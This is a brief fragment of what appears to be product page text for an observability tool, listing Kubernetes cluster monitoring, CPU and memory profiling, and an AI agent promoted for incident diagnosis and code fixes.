Monitor K8s clusters



Profiles

CPU &
memory
profiling



AI Agent

Automatically detect, diagnose, and resolve incidents with AI-powered root cause analysis and code fixes.

